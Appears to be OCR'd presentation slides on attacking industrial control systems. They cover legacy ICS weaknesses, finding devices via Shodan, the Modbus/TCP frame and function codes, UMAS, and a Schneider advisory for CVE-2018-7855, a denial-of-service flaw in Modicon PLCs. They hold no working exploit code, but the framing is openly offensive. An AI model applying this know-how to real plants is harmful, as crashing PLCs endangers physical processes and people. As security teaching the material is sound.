
Is it hard to attack an ICS system?

NO! FOR SEVERAL REASONS


- Life cycle of a plant: 10-30 years!
- Obsolete components (hardware/software).
- First objective: availability =
- “don't touch anything if it works”.
- Updates performed only when absolutely necessary.
- Unsafe IT technology.
- Weak proprietary protocols.
- Unsafe remote maintenance.
- Still extensive use of USB sticks.



HOW DO I ATTACK IT?




HOW DO I FIND IT?



https://shodan.io

WHAT DO I DO?


Project Browser
Structural view
Variables & FB instar
Elementary Variable
Derived Variables
IO Derived Variable
Elementary FB Inst
Derived FB Instanc
Motion
Communication
Program
Tasks
MAST
Sections
OPERATE
Setpoint_temp:=int_to_real (cv_setpoint);
Heating_control
Heating
EN
ENO
Setpoint_temp
Setpoi...
plus_1...
Measured_temp
Measu...
plus_5...
plus_1_percent
minus_1_percent
start
minus_5_p...
Start_process
plus_10_percent
plus_5_percent
plus_1_percent
minus_1_percent
minus_5_percent
Packaging ...
Feeder : [M...
Heating : [M...
Mixer : [M...
Weighing_...
Weighing_...
Start_proce...
adjust_step...
Prog_Motor...
Watchpoint...
diagnostic
Build
Import/export
User errors
FDT log event
Search/Replace
Ready
HMI R/O mode
OFFLINE
TCPIP:127.0.0.1
BUILT
INS

The myth of Modbus

INSICURE “BY DESIGN”

- Developed by Modicon in 1979.
- More than 30% of connected systems use Modbus in some form.
- Master/slave communication with the "field" (RTU, PLC, IED).
- It is a simple request/response protocol.
- No concept of encryption and authentication!

- **To carry out attacks, it is sufficient to take advantage of the functionality that the protocol itself offers!**

MODBUS

Transaction ID	Protocol ID	Lenght	Unit ID	Function	Data
2 bytes	2 bytes	2 bytes	1 byte	1 byte	n bytes
7BE3	0000	0006	01	03	08D20002


Function Name	Code	Hex
Read discrete input	2	0x02
Read coils (outputs)	1	0x01
Write single coil	5	0x05
Write multiple coil	15	0x0F
Read input register	4	0x04
Write single register	6	0x06
Read/write multiple registers	23	0x17

MODBUS TCP (-p502)

- It is the evolution of the classic Modbus RTU that we have just seen.
- It is the same protocol but encapsulated in a TCP/IP stack.
- It allows multiple masters to connect to the same slave, provided they are using a different port.
- Could it be better? Yes, but there are issues with legacy equipment.


MBAP = Modbus Application Protocol
PDU = Protocol Data Unit
ADU = Application Data Unit

ADU = MBAP + PDU



MODBUS TCP

- Modular and flexible architecture, as default on many IoT/IIoT devices.



SCOPE: CVE-2018-7855

Life Is On Schneider Electric

Schneider Electric Security Notification

CVE ID: **CVE-2018-7855**

CVSS v3.0 Base Score: 7.5 | (High) | CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H


A CWE-248 Uncaught Exception vulnerability exists, which could cause a Denial of Service when sending invalid breakpoint parameters to the controller over Modbus.

Impacted versions:

- **Modicon M580 with firmware version prior to V2.90** – A fix is available for this vulnerability on Modicon M580 firmware V3.10, links to fixed version in the Download links section
- **Modicon M340 with firmware version prior to V3.10** – A fix is available for this vulnerability on Modicon M340 firmware V3.20, links to fixed version in the Download links section
- **Modicon Premium all versions** – See recommendations in the Mitigations section
- **Modicon Quantum all versions** – See recommendations in the Mitigations section

SCOPE: CVE-2018-7855

- Schneider Electric **Modicon M580**, **M340**, **Premium** and **Quantum** PLCs “UMAS Set Breakpoint” DoS vulnerability.
- It is of the type “CWE-248 Uncaught Exception” and can cause a DoS by sending invalid breakpoint parameters to the controller via Modbus UMAS.



PLC Schneider Electric
Modicon M580 v2.90
Modicon M340 v3.10
Modicon Premium
Modicon Quantum

RISK SCORE HIGH


Criticality:	High (7.5)
Know Vulnerabilities:	CVE-2018-7855
Type of risk:	Denial of Service
CWE:	Uncaught Exception

Consequences

- CPU goes into unrecoverable error.
- Communications are interrupted.
- Blocking of process logic execution.
- The PLC requires a power cycle to restore functionality.

MODBUS UMAS (CUSTOM)

- Schneider Modicon series PLCs programmed with UnityPro and based on Unity OS v2.6+ use the UMAS protocol.
- It is a kernel-level protocol that also has an administrative level of control.
- UMAS uses function code 90 (0x5A) of the Modbus protocol to send and receive a much richer set of information.



